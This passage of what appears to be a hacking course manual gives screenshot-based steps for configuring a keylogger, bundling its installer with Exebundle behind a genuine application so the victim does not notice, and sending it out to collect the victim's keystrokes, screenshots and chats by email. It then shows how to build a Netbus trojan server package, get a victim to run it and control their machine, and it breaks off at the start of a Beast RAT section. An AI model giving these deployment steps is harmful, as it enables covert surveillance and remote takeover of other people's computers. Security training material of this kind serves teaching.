
- In the **password** option, select **enable password protect** and configure a password.





- Verify if the keylogger can be found in task manager




- Verify if keylogger can be found in add/remove programs.



- Verify the keylogger logs for captured keystrokes, screenshots




- Once the keylogger settings are verified, create a **remote installer** file to install keylogger in the victim computer.




- Choose the location where remote installation files are to be saved.




- Remote installer creates **5 files** in the chosen location.




- To bind all the five different files into a single installer we use a wrapper called **Exebundle**.




- In **Exebundle** application we have to choose a genuine application in first slot so that the victim can view the installation of that application



- Add all the keylogger files to exebundle as shown below.




- Click on **bundle** to create installer file.



- This new installer file is to be distributed to victim and once it is run on victim computer, we will be receiving all keystrokes, screenshots, and chat messages from victim computer to configured email.

## TROJAN / RAT



### Pre-requisite:

- Multiple Computers installed with OS
- Internet Connection (Broadband, Dial-up)


### Trojan / RAT Tools

- Beast
- njRAT


## Tool : Netbus

**Netbus** is a trojan-horse application designed to take over and maintain control over Windows operating system. Written in Delphi by Carl-Fredrik Neikter, a Swedish programmer in March 1998. Netbus was very widely used for illegal purposes.


- Start the **Netbus** client application and click on server setup to create the server package as per requirements.




- Select the **Patch** file to start customizing the server package.




- Choose the required port number for remote connection and access.




- Share the server package to victim and wait for it to be executed.
- Once the victim downloads the server package and executes it, we can get connected to victim's system.



- Now connect to victim's system using the client package.




- Once connected to victim's system, we can use different options to control the victim's system like opening a URL.



- Type the URL to be opened on victim's system.



- The given URL will be opened on the default browser of the victim's system.



## Tool : Beast

**Beast** is a Windows-based backdoor trojan horse more commonly known in the underground cracker community as a RAT (Remote Administration Tool). It is one of the first Trojans to feature a 'reverse connection' to its victims and once established, it gave the attacker complete control over the infected computer.


- Start the **Beast** application



